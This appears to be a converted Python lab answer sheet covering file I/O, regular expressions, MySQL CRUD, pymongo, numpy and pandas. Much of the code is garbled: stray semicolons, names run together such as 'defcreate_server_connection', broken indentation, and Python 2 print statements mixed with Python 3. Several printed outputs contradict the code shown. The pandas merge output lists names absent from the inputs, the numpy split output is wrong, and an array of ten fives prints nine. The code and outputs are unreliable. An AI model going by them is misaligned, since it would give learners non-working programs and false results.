print(&quot;Content of the file is:&quot;, my_file.read())
my_file.close()
file = open(&quot;C:/Documents/Python/test.txt&quot;, mode= &quot;r&quot;;)
line_number = 3
current_line = 1
data = 0
for line in file:
    if current_line == line_number:
        data = line
        print(&quot;Data present at current line is:&quot;, data)
        break
    current_line = current_line + 1
bin_file = open(&quot;C:/Documents/Python/bfile.exe&quot;, mode= &quot;wb + &quot;;)
message_content = data.encode(&quot;utf-32&quot;;)
bin_file.write(message_content)
bin_file.seek(0)
bdata = bin_file.read()
print(&quot;Binary Data is:&quot;, bdata)
ndata = bdata.decode(&quot;utf-32&quot;;)
print(&quot;Normal Data is:&quot;, ndata)
file.close()
bin_file.close()

```

Output

```

What is the file name? C:/Documents/Python/test.txt
What is the mode of the file? w+
What is the encoding format? cp1252
Size of the file is: 192
Cursor position is at byte: 36
Content of the file is: Hello Python
Good Morning
Good Bye
Data present at the current line is: Good Bye
Binary Data is: b'\xff\xfe\x00\x00G\x00\x00\x00o\x00\x00\x00o\x00\x00d\x00\x00\x00\x00B\x00\x00y\x00\x00e\x00\x00\x00'
Normal Data is: Good Bye

```

Q3. Write programs for searching, splitting, and replacing strings based on pattern matching using regular expressions

Ans :

Re.search()

```
import re
string = "Python is fun"
# check if 'Python' is at the beginning
match = re.search('APython', string)
if match:
    print("pattern found inside the string")
else:
    print("pattern not found")
string = 'Twelve:12 Eighty nine:89.'
pattern = '\d+'
result = re.split(pattern, string)
print(result)
string = 'abc 12\nde 23 \n f45 6'
# matches all whitespace characters
pattern = '\s+'
replace = ''
new_string = re.sub(r'\s+', replace, string, 1)
print(new_string)
```

Output

```
# Output: pattern found inside the string
# Output: ['Twelve:', ' Eighty nine:', '.']
# Output:
# abc12de 23
# f45 6
```

Q4. Design a relational database for a small application and populate the database. Using SQL do the CRUD (create, read, update and delete) operations.

Ans :

Importing Libraries

```
import mysql.connector
from mysql.connector import Error
import pandas as pd
```

Connecting To Mysql Server

```
defcreate_server_connection(host_name, user_name, user_password):
```

```
    connection = None
```

try:

```
    connection = mysql.connector.connect(
```

```
        host=host_name,
```

```
        user=user_name,
```

```
        passwd=user_password
```

```
    )
```

```
    print("MySQL Database connection successful")
```

```
except Error as err:
```

```
    print(f"Error: '{err}'")
```

```
    return connection
```

```
    connection = create_server_connection("localhost", "root", pw)
```

Creating A New Database

```
defcreate_database(connection, query):
```

```
    cursor = connection.cursor()
```

try:

```
    cursor.execute(query)
```

```
    print("Database created successfully")
```

```
except Error as err:
```

```
    print(f"Error: '{err}'")
```

Connecting To The Database

```
defcreate_db_connection(host_name, user_name, user_password, db_name):
```

```
    connection = None
```

try:

```
    connection = mysql.connector.connect(
```

```
        host=host_name,
```

```
        user=user_name,
```

```
        passwd=user_password,
```

```
        database=db_name
```

```
    )
```

```
    print("MySQL Database connection successful")
```

```
except Error as err:
```

```
    print(f"Error: '{err}'")
```

```
    return connection
```

Crud(create, Read, Update And Delete) Operations In Sql**Creating Tables**

```
create_teacher_table = """
CREATE TABLE teacher (
    teacher_id INT PRIMARY KEY,
    first_name VARCHAR(40) NOT NULL,
    last_name VARCHAR(40) NOT NULL,
    language_1 VARCHAR(3) NOT NULL,
    language_2 VARCHAR(3),
    dob DATE,
    tax_id INT UNIQUE,
    phone_no VARCHAR(20)
);
"""

connection = create_db_connection("localhost", "root", pw, db) # Connect to the Database
execute_query(connection, create_teacher_table) # Execute our defined query
```

Now Let's Create The Remaining Tables.

```
create_client_table = """
CREATE TABLE client (
    client_id INT PRIMARY KEY,
    client_name VARCHAR(40) NOT NULL,
    address VARCHAR(60) NOT NULL,
    industry VARCHAR(20)
);
"""

create_participant_table = """
CREATE TABLE participant (
    participant_id INT PRIMARY KEY,
    first_name VARCHAR(40) NOT NULL,
    last_name VARCHAR(40) NOT NULL,
    phone_no VARCHAR(20),
    client INT
);
"""

create_course_table = """
CREATE TABLE course (
```

```
course_id INT PRIMARY KEY,  
course_name VARCHAR(40) NOT NULL,  
language VARCHAR(3) NOT NULL,  
level VARCHAR(2),  
course_length_weeks INT,  
start_date DATE,  
in_school BOOLEAN,  
teacher INT,  
client INT  
);
```

```
"""
```

```
connection = create_db_connection("localhost", "root", pw, db)  
execute_query(connection, create_client_table)  
execute_query(connection, create_participant_table)  
execute_query(connection, create_course_table)
```

Now we want to define the relationships between them and create one more table to handle the many-to-many relationship between the participant and course tables

```
alter_participant = """  
ALTER TABLE participant  
ADD FOREIGN KEY(client)  
REFERENCES client(client_id)  
ON DELETE SET NULL;  
"""
```

```
"""
```

```
alter_course = """  
ALTER TABLE course  
ADD FOREIGN KEY(teacher)  
REFERENCES teacher(teacher_id)  
ON DELETE SET NULL;  
"""
```

```
"""
```

```
alter_course_again = """  
ALTER TABLE course  
ADD FOREIGN KEY(client)  
REFERENCES client(client_id)  
ON DELETE SET NULL;  
"""
```

```
"""
```

```
create_takescourse_table = """
```

```
CREATE TABLE takes_course (
    participant_id INT,
    course_id INT,
    PRIMARY KEY(participant_id, course_id),
    FOREIGN KEY(participant_id) REFERENCES participant(participant_id) ON DELETE CASCADE,
    FOREIGN KEY(course_id) REFERENCES course(course_id) ON DELETE CASCADE
);
```

```
"""
```

```
connection = create_db_connection("localhost","root", pw, db)
execute_query(connection, alter_participant)
execute_query(connection, alter_course)
execute_query(connection, alter_course_again)
execute_query(connection, create_takescourse_table)
```

The next step is to add some records to the tables. Again we use `execute_query` to feed our existing SQL commands into the Server. Let's again start with the Teacher table.

```
pop_teacher = """
```

```
INSERT INTO teacher VALUES
```

```
(1, 'James', 'Smith', 'ENG', NULL, '1985-04-20', 12345, '+491774553676'),
(2, 'Stefanie', 'Martin', 'FRA', NULL, '1970-02-17', 23456, '+491234567890'),
(3, 'Steve', 'Wang', 'MAN', 'ENG', '1990-11-12', 34567, '+447840921333'),
(4, 'Friederike', 'Müller-Rossi', 'DEU', 'ITA', '1987-07-07', 45678, '+492345678901'),
(5, 'Isobel', 'Ivanova', 'RUS', 'ENG', '1963-05-30', 56789, '+491772635467'),
(6, 'Niamh', 'Murphy', 'ENG', 'IRI', '1995-09-08', 67890, '+491231231232');
```

```
"""
```

```
connection = create_db_connection("localhost","root", pw, db)
execute_query(connection, pop_teacher)
```

We can check again in our MySQL Command Line Client:

```
mysql> SELECT * FROM teacher;
```

teacher_id	first_name	last_name	language_1	language_2	dob	tax_id	phone_no
1	James	Smith	ENG	NULL	1985-04-20	12345	+491774553676
2	Stefanie	Martin	FRA	NULL	1970-02-17	23456	+491234567890
3	Steve	Wang	MAN	ENG	1990-11-12	34567	+447840921333
4	Friederike	Müller-Rossi	DEU	ITA	1987-07-07	45678	+492345678901
5	Isobel	Ivanova	RUS	ENG	1963-05-30	56789	+491772635467
6	Niamh	Murphy	ENG	IRI	1995-09-08	67890	+491231231232

```
6 rows in set (0.00 sec)
```

Now To Populate The Remaining Tables.

```
pop_client = """
```



```
INSERT INTO client VALUES
```

```
(101, 'Big Business Federation', '123 Falschungstraße, 10999 Berlin', 'NGO'),
(102, 'eCommerce GmbH', '27 Ersatz Allee, 10317 Berlin', 'Retail'),
(103, 'AutoMaker AG', '20 Künstlichstraße, 10023 Berlin', 'Auto'),
(104, 'Banko Bank', '12 Betrugstraße, 12345 Berlin', 'Banking'),
(105, 'WeMovelt GmbH', '138 Arglistweg, 10065 Berlin', 'Logistics');
```

```
"""
```

```
pop_participant = """
```

```
INSERT INTO participant VALUES
```

```
(101, 'Marina', 'Berg', '491635558182', 101),
(102, 'Andrea', 'Duerr', '49159555740', 101),
(103, 'Philipp', 'Probst', '49155555692', 102),
(104, 'René', 'Brandt', '4916355546', 102),
(105, 'Susanne', 'Shuster', '49155555779', 102),
(106, 'Christian', 'Schreiner', '49162555375', 101),
(107, 'Harry', 'Kim', '49177555633', 101),
(108, 'Jan', 'Nowak', '49151555824', 101),
(109, 'Pablo', 'Garcia', '49162555176', 101),
(110, 'Melanie', 'Dreschler', '49151555527', 103),
(111, 'Dieter', 'Durr', '49178555311', 103),
(112, 'Max', 'Mustermann', '49152555195', 104),
(113, 'Maxine', 'Mustermann', '49177555355', 104),
(114, 'Heiko', 'Fleischer', '49155555581', 105);
```

```
"""
```

```
pop_course = """
```

```
INSERT INTO course VALUES
```

```
(12, 'English for Logistics', 'ENG', 'A1', 10, '2020-02-01', TRUE, 1, 105),
(13, 'Beginner English', 'ENG', 'A2', 40, '2019-11-12', FALSE, 6, 101),
(14, 'Intermediate English', 'ENG', 'B2', 40, '2019-11-12', FALSE, 6, 101),
(15, 'Advanced English', 'ENG', 'C1', 40, '2019-11-12', FALSE, 6, 101),
(16, 'Mandarin für Autoindustrie', 'MAN', 'B1', 15, '2020-01-15', TRUE, 3, 103),
(17, 'Français intermédiaire', 'FRA', 'B1', 18, '2020-04-03', FALSE, 2, 101),
(18, 'Deutsch für Anfänger', 'DEU', 'A2', 8, '2020-02-14', TRUE, 4, 102),
(19, 'Intermediate English', 'ENG', 'B2', 10, '2020-03-29', FALSE, 1, 104),
(20, 'Fortgeschrittenes Russisch', 'RUS', 'C1', 4, '2020-04-08', FALSE, 5, 103);
```

```
"""
```

```
pop_takescourse = """
INSERT INTO takes_course VALUES
(101, 15),
(101, 17),
(102, 17),
(103, 18),
(104, 18),
(105, 18),
(106, 13),
(107, 13),
(108, 13),
(109, 14),
(109, 15),
(110, 16),
(110, 20),
(111, 16),
(114, 12),
(112, 19),
(113, 19);
"""

connection = create_db_connection
("localhost", "root", pw, db)
execute_query(connection, pop_client)
execute_query(connection, pop_participant)
execute_query(connection, pop_course)
execute_query(connection, pop_takescourse)
```

Reading Data

```
def read_query(connection, query):
    cursor = connection.cursor()
    result = None
    try:
        cursor.execute(query)
        result = cursor.fetchall()
    except Error as err:
        print(f"Error: '{err}'")
    return result
```

Let's Try It Out With A Simple Query To See How It Works.

```
q1 = """
SELECT *
FROM teacher;
"""

connection = create_db_connection ("localhost", "root", pw, db)
results = read_query(connection, q1)
for result in results:
    print(result)
q5 = """
```

```

SELECT course.course_id, course.course_name, course.language, client.client_name, client.
address
FROM course
JOIN client
ON course.client = client.client_id
WHERE course.in_school = FALSE;
"""

connection = create_db_connection("localhost","root", pw, db)
results = read_query(connection, q5)
for result in results:
    print(result)

```

```

30 for result in results:
31     print(result)

```

```

MySQL Database connection successful
(13, 'Beginner English', 'ENG', 'Big Business Federation', '123 Falschungstraße, 10999 Berlin')
(14, 'Intermediate English', 'ENG', 'Big Business Federation', '123 Falschungstraße, 10999 Berlin')
(15, 'Advanced English', 'ENG', 'Big Business Federation', '123 Falschungstraße, 10999 Berlin')
(17, 'Français intermédiaire', 'FRA', 'Big Business Federation', '123 Falschungstraße, 10999 Berlin')
(19, 'Intermediate English', 'ENG', 'Banko Bank', '12 Betrugstraße, 12345 Berlin')
(20, 'Fortgeschrittenes Russisch', 'RUS', 'AutoMaker AG', '20 Künstlichstraße, 10023 Berlin')

```

Updating Records

```

update = """
UPDATE client
SET address = '23 Fingiertweg, 14534 Berlin'
WHERE client_id = 101;
"""

connection = create_db_connection("localhost","root", pw, db)
execute_query(connection, update)

```

Deleting Records

```

1 q1 = """
2 SELECT *
3 FROM course;
4 """
5
6 connection = create_db_connection("localhost", "root", pw, db)
7 results = read_query(connection, q1)
8
9 from_db = []
10
11 for result in results:
12     print(result)

```

```

MySQL Database connection successful
(12, 'English for Logistics', 'ENG', 'A1', 10, datetime.date(2020, 2, 1), 1, 1, 105)
(13, 'Beginner English', 'ENG', 'A2', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(14, 'Intermediate English', 'ENG', 'B2', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(15, 'Advanced English', 'ENG', 'C1', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(16, 'Mandarin für Autoindustrie', 'MAN', 'B1', 15, datetime.date(2020, 1, 15), 1, 3, 103)
(17, 'Français intermédiaire', 'FRA', 'B1', 18, datetime.date(2020, 4, 3), 0, 2, 101)
(18, 'Deutsch für Anfänger', 'DEU', 'A2', 8, datetime.date(2020, 2, 14), 1, 4, 102)
(19, 'Intermediate English', 'ENG', 'B2', 10, datetime.date(2020, 3, 29), 0, 1, 104)
(20, 'Fortgeschrittenes Russisch', 'RUS', 'C1', 4, datetime.date(2020, 4, 8), 0, 5, 103)

```

Q5. Create a Python MongoDB client using the Python module pymongo. Using a collection object practice functions for inserting, searching, removing, updating, replacing, and aggregating documents, as well as for creating indexes

Ans.:

To use pymongo, you first need to install the library, for example with pip in the

Python prompt:

```
pip install pymongo
```

Next, we need to import the pymongo library into a Python file or Jupyter notebook.

```
import pymongo
```

And then connect to a Mongo client. This connects on the default host and port.

```
client = pymongo.MongoClient("mongodb://localhost:27017/")
```

We can then create a database to store some data. In this example it's going to store some details of patients for a health system.

```
db = client["med_data"]
```

Next, we can add a collection to that database. Each database can contain multiple collections. This collection will be called `patient_data` and we will reference the collection in Python using the variable `my_collection`.

```
my_collection = db["patient_data"]
```

Inserting Data

```
patient_record = {  
    "Name": "Maureen Skinner",  
    "Age": 87,  
    "Sex": "F",  
    "Blood pressure": [{"sys": 156}, {"dia": 82}],  
    "Heart rate": 82  
}
```

```
my_collection.insert_one(patient_record)
```

To view the contents of the collection we can loop over each item of the collection and print it.

```
for item in my_collection.find():
```

```
    print(item)
```

This will output the data like so:

```
{ '_id': ObjectId('60c1000640507a909b40f487'), 'Name': 'Maureen Skinner', 'Age': 87, 'Sex': 'F', 'Blood pressure': [{'sys': 156}, {'dia': 82}], 'Heart rate': 82 }
```

If we modify the code to import the library and use the function (note the double 'p' in print): `from pprint import pprint` for item in `my_collection.find()`:

```
    pprint(item)
```

You can see that it outputs the data in a much easier to read format:

```
{'Age': 87,
  'Blood pressure': [{'sys': 156}, {'dia': 82}],
  'Heart rate': 82,
  'Name': 'Maureen Skinner',
  'Sex': 'F',
  '_id': ObjectId('60c1000640507a909b40f487')}
```

We can add multiple records at a time using the `insert_many` function:

```
patient_records = [
    {
        "Name": "Adam Blythe",
        "Age": 55,
        "Sex": "M",
        "Blood pressure": [{"sys": 132}, {"dia": 73}],
        "Heart rate": 73
    },
    {
        "Name": "Darren Sanders",
        "Age": 34,
        "Sex": "M",
        "Blood pressure": [{"sys": 120}, {"dia": 70}],
        "Heart rate": 67
    },
    {
        "Name": "Sally-Ann Joyce",
        "Age": 19,
        "Sex": "F",
        "Blood pressure": [{"sys": 121}, {"dia": 72}],
        "Heart rate": 67
    }
]
my_collection.insert_many(patient_records)
```

Updating Data

```
my_collection.update_one({"Name": "Darren Sanders"}, {"$set": {"Heart rate": 88}})
```

Embedding or linking data

We can start by creating a field called "test results" which contains an array.

```
patient_record = {
    "Hospital number": "3432543",
```

```
    "Name": "Karen Baker",
    "Age": 45,
    "Sex": "F",
    "Blood pressure": [{"sys": 126}, {"dia": 72}],
    "Heart rate": 78,
    "Test results" : []
}
```

Inside this array we can store objects for the ECG (a path to the image file) and another array to store the biochemical results.

```
patient_record = {
    "Hospital number": "3432543",
    "Name": "Karen Baker",
    "Age": 45,
    "Sex": "F",
    "Blood pressure": [{"sys": 126}, {"dia": 72}],
    "Heart rate": 78,
    "Test results" : [
        {
            "ECG": "\\scans\\ECGs\\ecg00023.png"
        },
        {
            "BIOCHEM": []
        }
    ]
}
```

Finally, we can add the blood results as key/value pairs:

```
patient_record = {
    "Hospital number": "3432543",
    "Name": "Karen Baker",
    "Age": 45,
    "Sex": "F",
    "Blood pressure": [{"sys": 126}, {"dia": 72}],
    "Heart rate": 78,
    "Test results" : [
        {
            "ECG": "\\scans\\ECGs\\ecg00023.png"
```

```

    },
    {
        "BIOCHEM": [{"AST": 37}, {"CK": 180}, {"TROPT": 0.03}]
    }
]
}

```

Here you could have a separate collection with such information that you could link to.

```

medication_data = [
    {
        "_id": ObjectId('60a3e4e5f463204490f70900'),
        "Drug name": "Omeprazole",
        "Type": "Proton pump inhibitor",
        "Oral dose": "20mg once daily",
        "IV dose": "40mg",
        "Net price (GBP)": 4.29
    },
    {
        "_id": ObjectId('60a3e4e5f463204490f70901'),
        "Drug name": "Amitriptyline",
        "Type": "Tricyclic antidepressant",
        "Oral dose": "30–75mg daily",
        "IV dose": "N/A",
        "Net price (GBP)": 1.32
    }
]

```

We can use the id's and the **DBRef** function to reference this data in another collection. For example:

```

from bson.dbref import DBRefpatient_records = [
    {
        "Hospital number": "9956734",
        "Name": "Adam Blythe",
        "Age": 55,
        "Sex": "M",
        "Prescribed medications": [
            DBRef("medication_data", "60a3e4e5f463204490f70900"),
            DBRef("medication_data", "60a3e4e5f463204490f70901")
        ]
    }
]

```

```

    },
    {
      "Hospital number": "4543673",
      "Name": "Darren Sanders",
      "Age": 34,
      "Sex": "M",
      "Prescribed medications": [
        DBRef("diagnosis_data", "60a3e4e5f463204490f70901")
      ]
    }
  ]
}
]

```

Querying Data

There are several methods for querying data. All of the methods use the `find()` function. A query can be provided followed by the field or fields you wish to return in the form:

```
collection.find({ <query> }, { <field(s)> })
```

To find a single entry, for example the patient with the name "Darren Sanders" we could use the `find` function and print the first item in the list:

```

pprint(my_collection.find({"Name": "Darren Sanders"})[0]
query = {"Name": "Darren Sanders"}doc = my_collection.find(query)
for i in doc:
    pprint(i)

```

Finally, if we only want a single result we can use the **`find_one()`** function:

```
my_collection.find_one({"Name": "Darren Sanders"})
```

We can use comparison operators to retrieve subsets of data. For example we could use the greater than operator (`$gt`) to search for all patient names with a heart rate `> 70` beats per minute.

```

for heart_rate in my_collection.find({"Heart rate": {"$gt": 70}}, {"Name"}):
    pprint(heart_rate)

```

There are many such comparison operators available, including:

Operator	Description
<code>\$gt</code>	Greater than
<code>\$lt</code>	Less than
<code>\$gte</code>	Greater than or equal to
<code>\$lte</code>	Less than or equal to
<code>\$eq</code>	Equal to a specified value
<code>\$ne</code>	Not equal to a specified value
<code>\$in</code>	Matches values in an array
<code>\$nin</code>	Not in. Matches values not in an array

Aggregation

For example the average wage of employees.

Let's look at a brief example using a sample dataset containing details of restaurant data

```

1 {"_id": ObjectId("60a3f1ab02cc496a4db6e311"),
2   "address": {"building": "1007",
3               "coord": [-73.856077, 40.848447],
4               "street": "Morris Park Ave",
5               "zipcode": "10462"},
6   "borough": "Bronx",
7   "cuisine": "Bakery",
8   "grades": [{"date": {"ISODate": 1393804800000}, "grade": "A", "score": 2},
9               {"date": {"ISODate": 1378857600000}, "grade": "A", "score": 6},
10              {"date": {"ISODate": 1358985600000}, "grade": "A", "score": 10},
11              {"date": {"ISODate": 1322006400000}, "grade": "A", "score": 9},
12              {"date": {"ISODate": 1299715200000}, "grade": "B", "score": 14}],
13   "name": "Morris Park Bake Shop",
14   "restaurant_id": "30075445"]

```

You can see details of the restaurant address, which borough it is in, the type of cuisine, name, id and details of grades awarded with associated scores. Let's say we wanted to compute the average scores of the restaurants. To achieve this we can use the `aggregate` function.

```

result = my_collection.aggregate(
[
    {"$unwind": "$grades"},
    {"$match": {}},
    {"$group": {"_id": "$name", "Avg grade": {"$avg": "$grades.score"}}}
]
)

```

Producing the following output (shortened for brevity):

```

{'Avg grade': 15.2, '_id': 'Red Star Restaurant'}
{'Avg grade': 13.0, '_id': 'Weather Up'}
{'Avg grade': 9.4, '_id': 'La Nueva Playitas'}
{'Avg grade': 13.0, '_id': 'Marcella's Pizzeria & Catering'}
{'Avg grade': 9.0, '_id': 'Hot Wok'}
{'Avg grade': 9.333333333333334, '_id': '99 Favor Taste'}
{'Avg grade': 18.0, '_id': 'Flavors Corner'}
{'Avg grade': 10.666666666666666, '_id': 'Corona Restaurant'}
{'Avg grade': 9.0, '_id': 'Mila Cafe'}
{'Avg grade': 8.0, '_id': 'Circle Line Manhattan'}
{'Avg grade': 15.6, '_id': 'The Old Time Vincent's'}
{'Avg grade': 10.833333333333334, '_id': 'Riko'}
{'Avg grade': 10.0, '_id': 'Fresh Tortillas'}
{'Avg grade': 10.333333333333334, '_id': 'Le Village'}
{'Avg grade': 13.2, '_id': 'Ruay Thai Restaurant'}
{'Avg grade': 12.0, '_id': 'Lechonera Don Pancholo'}
{'Avg grade': 11.0, '_id': 'Pepe Rosso Social'}

```

Q6. Write programs to create numpy arrays of different shapes and from different sources, reshape and slice arrays, add array indexes, and apply arithmetic, logic, and aggregation functions to some or all array elements

Ans.:

```
# creating numpy arrays of different shapes
import numpy as np


def main():
    print('*** Create 1D Numpy Array filled with identical values ***')
    # Create a 1D Numpy Array of length 10 & all elements initialized with value 5
    arr = np.full(10, 5)
    print('Contents of the Numpy Array : ', arr)
    print('Data Type of Contents of the Numpy Array : ', arr.dtype)
    print('Shape of the Numpy Array : ', arr.shape)
    print('*** Create 2D Numpy Array filled with identical values ***')
    # Create a 2D Numpy Array of 4 rows & 5 columns. All initialized with value 7
    arr = np.full((4,5), 7)
    print('Contents of the Numpy Array : ', arr, sep='\n')
    print('Data Type of Contents of the Numpy Array : ', arr.dtype)
    print('Shape of the Numpy Array : ', arr.shape)
    print('*** Create 3D Numpy Array filled with identical values ***')
    # Create a 3D Numpy array & all elements initialized with value 8
    arr = np.full((2,4,5), 8)
    print('Contents of the Numpy Array : ', arr, sep='\n')
    print('Data Type of Contents of the Numpy Array : ', arr.dtype)
    print('Shape of the Numpy Array : ', arr.shape)
    print('*** Create 1D Numpy Array of specified Data Type filled with identical values ***')
    # Create a 1D Numpy array & all float elements initialized with value 9
    arr = np.full(10, 9, dtype=float)
    print('Contents of the Numpy Array : ', arr)
    print('Data Type of Contents of the Numpy Array : ', arr.dtype)
    print('Shape of the Numpy Array : ', arr.shape)
    if __name__ == '__main__':
        main()
```

```
*** Create 1D Numpy Array filled with identical values ***
Contents of the Numpy Array : [5 5 5 5 5 5 5 5 5]
Data Type of Contents of the Numpy Array : int32
Shape of the Numpy Array : (10,)
*** Create 2D Numpy Array filled with identical values ***
Contents of the Numpy Array :
[[7 7 7 7 7]
 [7 7 7 7 7]
 [7 7 7 7 7]
 [7 7 7 7 7]]
Data Type of Contents of the Numpy Array : int32
Shape of the Numpy Array : (4, 5)
*** Create 3D Numpy Array filled with identical values ***
Contents of the Numpy Array :
[[[8 8 8 8 8]
 [8 8 8 8 8]
 [8 8 8 8 8]
 [8 8 8 8 8]]
 [[8 8 8 8 8]
 [8 8 8 8 8]
 [8 8 8 8 8]
 [8 8 8 8 8]]]
Data Type of Contents of the Numpy Array : int32
Shape of the Numpy Array : (2, 4, 5)
*** Create 1D Numpy Array of specified Data Type filled with identical values ***
Contents of the Numpy Array : [9. 9. 9. 9. 9. 9. 9. 9. 9. 9.]
Data Type of Contents of the Numpy Array : float64
Shape of the Numpy Array : (10,)
```

Program For Split Input And Output

```
from numpy import array
# define array
data = array([[11, 22, 33],
              [44, 55, 66],
              [77, 88, 99]])
# separate data
X, y = data[:, :-1], data[:, -1]
print(X)
print(y)
# reshape 2D array
from numpy import array
```

```
# list of data
data = [[11, 22],
        [33, 44],
        [55, 66]]
# array of data
data = array(data)
print(data.shape)
# reshape
data = data.reshape((data.shape[0], data.shape[1], 1))
print(data.shape)
```

Output

```
[[11 22]
 [44 55]
 [77 88]]
[[33 66 99]
 [[11 22 33]
 [44 55 66]]
 [[77 88 99]]
```

```
# Program To Apply Arithmetic Operations On Numphy
import numpy as np
a = np.arange(9, dtype = np.float_).reshape(3,3)
print'First array:'
print a
print'\n'
print'Second array:'
b = np.array([10,10,10])
print b
print'\n'
print'Add the two arrays:'
print np.add(a,b)
print'\n'
print'Subtract the two arrays:'
print np.subtract(a,b)
print'\n'
print'Multiply the two arrays:'
print np.multiply(a,b)
print'\n'
print'Divide the two arrays:'
print np.divide(a,b)
```

It will produce the following output –

First array:

```
[[ 0.  1.  2.]  
 [ 3.  4.  5.]  
 [ 6.  7.  8.]]
```

Second array:

```
[10 10 10]
```

Add the two arrays:

```
[[ 10. 11. 12.]  
 [ 13. 14. 15.]  
 [ 16. 17. 18.]]
```

Subtract the two arrays:

```
[[ -10. -9. -8.]  
 [ -7. -6. -5.]  
 [ -4. -3. -2.]]
```

Multiply the two arrays:

```
[[ 0. 10. 20.]  
 [ 30. 40. 50.]  
 [ 60. 70. 80.]]
```

Divide the two arrays:

```
[[ 0. 0.1 0.2]  
 [ 0.3 0.4 0.5]  
 [ 0.6 0.7 0.8]]
```

Program To Apply Logical Functions On Numpy Arrays

```
import numpy as np  
# list 1 represents an array with boolean values  
list1 = [True, False, True, False]  
# list 2 represents an array with boolean values  
list2 = [True, True, False, True]  
# logical operations between boolean values  
print('Operation between two lists = ',  
      np.logical_and(list1, list2))
```

Program To Apply Aggregate And Statistical Functions On Numpy Array

```
import numpy as np  
a = np.array([[3,7,5],[8,4,3],[2,4,9]])  
print('Our array is:')  
print a  
print'\n'  
print'Applying amin() function:'  
print np.amin(a,1)  
print'\n'  
print'Applying amin() function again:'  
print np.amin(a,0)  
print'\n'  
print'Applying amax() function:'  
print np.amax(a)  
print'\n'
```

```
print 'Applying amax() function again:'  
print np.amax(a, axis = 0)
```

It will produce the following output –

Our array is:

```
[[3 7 5]  
 [8 4 3]  
 [2 4 9]]
```

Applying amin() function:

```
[3 3 2]
```

Applying amin() function again:

```
[2 4 3]
```

Applying amax() function:

```
9
```

Applying amax() function again:

```
[8 7 9]
```

Q7. Write programs to use the pandas datastructures: Frames and series as storage containers and for a variety of data-wrangling operations, such as:

Ans :

Program For Single-level And Hierarchical Indexing

```
# importing pandas library as alias pd  
import pandas as pd  
# calling the pandas read_csv() function.  
# and storing the result in DataFrame df  
df = pd.read_csv('homelessness.csv')  
print(df.head())  
# using the pandas columns attribute.  
col = df.columns  
print(col)  
# using the pandas set_index() function.  
df_ind3 = df.set_index(['region', 'state', 'individuals'])  
# we can sort the data by using sort_index()  
df_ind3.sort_index()  
print(df_ind3.head(10))  
# selecting the 'Pacific' and 'Mountain'  
# region from the dataframe.  
# selecting data using level(0) index or main index.  
df_ind3_region = df_ind3.loc[['Pacific', 'Mountain']]  
print(df_ind3_region.head(10))  
# using the inner index 'state' for getting data.  
df_ind3_state = df_ind3.loc[['Alaska', 'California', 'Idaho']]  
print(df_ind3_state.head(10))  
# selecting data by passing all levels index.
```

```
df_ind3_region_state = df_ind3.loc[["Pacific", "Alaska", 1434),
                                     ("Pacific", "Hawaii", 4131),
                                     ("Mountain", "Arizona", 7259),
                                     ("Mountain", "Idaho", 1297)]]
```

```
df_ind3_region_state
```

Output

			family_members	state_pop
region	state	individuals		
Pacific	Alaska	1434.0	582.0	735139
	Hawaii	4131.0	2399.0	1420593
Mountain	Arizona	7259.0	2606.0	7158024
	Idaho	1297.0	715.0	1750536

Program For Handling Missing Data

```
# import the pandas library
import pandas as pd
import numpy as np
df = pd.DataFrame(np.random.randn(5,3), index=['a','c','e','f',
'h'], columns=['one','two','three'])
df = df.reindex(['a','b','c','d','e','f','g','h'])
print df
```

Its output is as follows –

```

      one    two    three
a  0.077988  0.476149  0.965836
b      NaN      NaN      NaN
c -0.390208 -0.551605 -2.301950
d      NaN      NaN      NaN
e -2.000303 -0.788201  1.510072
f -0.930230 -0.670473  1.146615
g      NaN      NaN      NaN
h  0.085100  0.532791  0.887415
```

Arithmetic And Boolean Operations On Entire Columns And Tables

```
# importing the module
import pandas as pd
# creating 2 Pandas Series
series1 = pd.Series([1, 2, 3, 4, 5])
series2 = pd.Series([6, 7, 8, 9, 10])
# adding the 2 Series
series3 = series1 + series2
# displaying the result
print(series3)
# subtracting the 2 Series
series3 = series1 - series2
# displaying the result
```



```

print(series3)
# multiplying the 2 Series
series3 = series1 * series2
# displaying the result
print(series3)
# dividing the 2 Series
series3 = series1 / series2
# displaying the result
print(series3)

```

Out put

```

0      7      0     -5      0      6      0     0.166667
1      9      1     -5      1     14      1     0.285714
2     11      2     -5      2     24      2     0.375000
3     13      3     -5      3     36      3     0.444444
4     15      4     -5      4     50      4     0.500000
dtype: int64 dtype: int64 dtype: int64 dtype: float64

```

Database-type Operations (Such As Merging And Aggregation)**Merge Two Dataframes On Multiple Keys:**

```

import pandas as pd
left = pd.DataFrame({
    'id':[1,2,3,4,5],
    'Name': ['Alex', 'Amy', 'Allen', 'Alice', 'Ayoung'],
    'subject_id':['sub1','sub2','sub4','sub6','sub5'])
right = pd.DataFrame({
    'id':[1,2,3,4,5],
    'Name': ['Billy', 'Brian', 'Bran', 'Bryce', 'Betty'],
    'subject_id':['sub2','sub4','sub3','sub6','sub5'])
print pd.merge(left,right,on='id')

```

Output

```

id  Name_x  subject_id_x  Name_y  subject_id_y
0  1   John    sub1      William  sub2
1  2   Parker  sub2      Albert   sub4
2  3   Smith   sub4      Tony     sub3
3  4   Parker  sub6      Allen    sub6

```

Plotting Individual Columns And Whole Tables

```

# importing required library
# In case pandas is not installed on your machine
# use the command 'pip install pandas'.
import pandas as pd
import matplotlib.pyplot as plt

```

